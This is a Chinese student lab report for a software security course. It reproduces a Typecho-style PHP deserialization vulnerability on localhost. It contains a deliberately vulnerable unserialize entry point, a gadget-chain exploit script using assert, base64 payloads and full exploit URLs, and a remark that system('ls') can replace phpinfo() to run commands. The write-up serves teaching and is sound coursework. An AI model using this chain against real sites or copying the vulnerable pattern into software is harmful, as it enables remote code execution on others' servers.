《软件安全》实验报告

姓名：陆皓喆　　学号：2211044　　班级：信息安全

实验名称：

复现反序列化漏洞

实验要求：

复现12.2.3中的反序列化漏洞，并执行其他的系统命令。

实验过程：

1 建立typecho.php文件

首先，我们打开Dreamweaver软件，先按照教材上的源代码，新建文件`typecho.php`，并存储在默认路径下。源代码如下所示：

```
/*typecho.php*/
<?php
class Typecho_Db{
    public function __construct($adapterName){
        $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
    }
}

class Typecho_Feed{
    private $item;
    public function __toString(){
        $this->item['author']->screenName;
    }
}

class Typecho_Request{

    private $_params = array();
    private $_filter = array();

    public function __get($key)
    {
        return $this->get($key);
    }

    public function get($key, $default = NULL)
    {
        switch (true) {
```

```
            case isset($this->_params[$key]):
                $value = $this->_params[$key];
                break;
            default:
                $value = $default;
                break;
        }
        $value = !is_array($value) && strlen($value) > 0 ? $value : $default;
        return $this->_applyFilter($value);
    }

    private function _applyFilter($value)
    {
        if ($this->_filter) {
            foreach ($this->_filter as $filter) {
                $value = is_array($value) ? array_map($filter, $value) :
                call_user_func($filter, $value);
            }

            $this->_filter = array();
        }

        return $value;
    }
}

$config = unserialize(base64_decode($_GET['__typecho_config']));
$db = new Typecho_Db($config['adapter']);
?>
```

通过对代码的分析，可以得知，该web应用通过`$_GET['__typecho_config']`从用户处获取了反序列化的对象，满足反序列化漏洞的基本条件，`unserialize()`的参数自身可控，这里是漏洞的入口点。

接下来，程序实例化了类`Typecho_Db`，会调用类`Typecho_Db`的构造函数，在函数中，使用反序列化得到的`$config`作为参数，进行了字符串拼接的操作，而在`PHP`魔术方法中，如果一个类被当做字符串处理，那么类中的`__toString()`方法将会被调用。全局搜索，发现类`Typecho_Feed`中存在`__toString()`方法。

在类`Typecho_Feed`的`__toString()`方法中，会访问类中私有变量`$item['author']`中的`screenName`，这里又有一个`PHP`反序列化的知识点，如果`$item['author']`是一个对象，并且该对象没有`screenName`属性，那么这个对象中的`__get()`，方法将会被调用，在`Typecho_Request`类中，正好定义了`__get()`方法。

类`Typecho_Request`中的`__get()`方法会返回`get()`，`get()`中调用了`_applyFilter()`方法，而在`_applyFilter()`中，使用了`PHP`的`call_user_function`()函数，其第一个参数是被调用的函数，第二个参数是被调用的函数的参数，在这里`$filter`，`$value`都是我们可以控制的，至此我们就可以通过传入适当的值，来执行任意函数。

这样，我们就完成了一条完整的利用链的构造。

2 建立exe.php文件

接下来我们开始利用上一部分的利用链，写出对应的代码：

```
/*exp.php*/
<?php
class Typecho_Feed
{
    private $item;

    public function __construct(){
        $this->item = array(
            'author' => new Typecho_Request(),
        );
    }
}
class Typecho_Request
{
    private $_params = array();
    private $_filter = array();
    public function __construct(){
        $this->_params['screenName'] = 'phpinfo()';
        $this->_filter[0] = 'assert';
    }
}
$exp = array(
    'adapter' => new Typecho_Feed()
);
echo base64_encode(serialize($exp));
?>
```

解析：


- 上述代码中用到了 `PHP` 的 `assert()` 函数，如果该函数的参数是字符串，那么该字符串会被 `assert()` 当做 `PHP` 代码执行，这一点和 `PHP` 一句话木马常用的 `eval()` 函数有相似之处。
- `phpinfo();` 便是我们执行的 `PHP` 代码，如果想要执行系统命令，将 `phpinfo();` 替换为 `system('ls');` 即可，注意最后有一个分号。
- 访问 `exp.php` 便可以获得 `payload`，通过 `get` 请求的方式传递给 `typecho.php` 后，`phpinfo()` 成功执行。

3 访问exe.php

查看对应的文件夹，我们发现两个php文件均建立完毕。

在建立完前面两个`php`文件之后，我们就开始进行访问。

我们打开浏览器，输入网址：http://127.0.0.1/exe.php，这样就可以访问我们前面新建的exe.php文件了，打开来发现出现了这样的内容：



我们将其中的内容粘贴下来，如下所示：

```
YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZ
ABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeX
BlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19
```


不难发现，这串字符串就是我们所需要的`payload`！

4 执行typecho.php

在得到我们的payload之后，我们就可以去执行前面第一个php文件了。我们利用GET的方式，将这串payload传给typecho.php文件，URL如下所示：

```
http://127.0.0.1/typecho.php?
__typecho_config=YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoi
AFR
5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6
e3M
6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19
```

我们利用该URL进行传输之后，获得以下的结果：



如图所示，出现了当前电脑所安装的php基本信息，证明成功执行了 `phpinfo()`！

5 执行其他系统命令

我们还可以使用该payload来执行一些常见的系统命令，比如说关机，启动APP、新建文件等。

我们可以将 `phpinfo();` 替换为 `fopen(\'newfile.txt\', \'w\');` 该条命令的作用是新建一个文件。我们把exe.php文件中代码句 `$this->_params['screenName'] = 'phpinfo()';` 中的 `phpinfo()` 替换为 `fopen(\'newfile.txt\', \'w\');`，即实现在exe.php目录下产生一个名为 `newfile.txt` 的文本文件。


我们通过重复的操作，来提取到这个新命令的 `payload` 如下：

`YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjI1OiJmb3BlbignbmV3ZmlsZS50eHQnLCAndycpOyI7czoyNDoiAFR5cGVjaG9fUmVxdWVzdABfZmlsdGVyIjthOjE6e2k6MDtzOjY6ImFzc2VydCI7fX19fX0=`

然后同样通过GET请求方式把其传入到typecho.php文件，打开浏览器输入URL：

```
http://127.0.0.1/typecho.php?
__typecho_config=YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoi
AFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiO
jI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOj
I1OiJmb3BlbignbmV3ZmlsZS50eHQnLCAndycpOyI7czoyNDoiAFR5cGVjaG9fUmVxdWVzdABfZmlsdGV
yIjthOjE6e2k6MDtzOjY6ImFzc2VydCI7fX19fX0=
```

回车运行发现无报错，证明运行成功。我们去对应的文件夹下面查看，发现确实多了一个新的文件，说明我们的系统命令执行成功。



> 上面这个报错本来还看了好久，后来发现貌似没有影响

> 但是我们还是需要对其进行修改，我们为了实现该命令的运行，对typecho.php文件中的`Typecho_Feed`类做了一定的修改，确保`__toString()`方法能够返回一个字符串。修改后如下：

```
class Typecho_Feed {
    private $item;

    public function __toString() {
        if (isset($this->item['author']) && isset($this->item['author']-
>screenName)) {
            return $this->item['author']->screenName;
        } else {
            return '';
        }
    }
}
```

我们查看我们在系统目录下的文件夹内，出现了一个新文件`newfile`！

所以我们的复现到这里就成功了！本学期的实验到此完结！！！

心得体会：

本次实验，我通过书上给出的方法，一步一步进行复现，中间还遇到了一些困难，比如说刚开始执行系统命令时出现了一些小问题，不过根据书上提供的方法，我也是很快就把这些问题解决了。

通过本次实验，我理解了反序列化产生的原理，并且学习了如何对其进行利用。了解了`PHP`反序列化漏洞的原理，同时学习了如何编写`PHP`反序列化漏洞的代码，并且实现了其他的系统命令，创建文件夹、文本文档等。通过自己进行实验，提高了动手能力，同时也提高了漏洞挖掘的能力，增强了安全防范意识。

再说说本学期的《软件安全》一系列实验。在本学期的这些实验中，我通过刘哲理老师提供的教学视频，对着视频一步步复现，中间也遇到了很多困难，随便举几个例子，比如说虚拟机连不上网、各类软件无法运行、对WEB不熟悉导致后几个实验做的很费劲等等。这些问题我都逐一解决，在调试实验的过程中，感受到了网络安全这一方面的乐趣与挑战。在一次又一次的结果出现在我眼前事=时，我也十分激动，丝毫不亚于自己写的代码跑通带来的愉悦感。

感谢刘老师平时的指导，也感谢助教团队的指导，让我对漏洞和WEB有了初步的了解，接下来我也会进一步继续深入学习！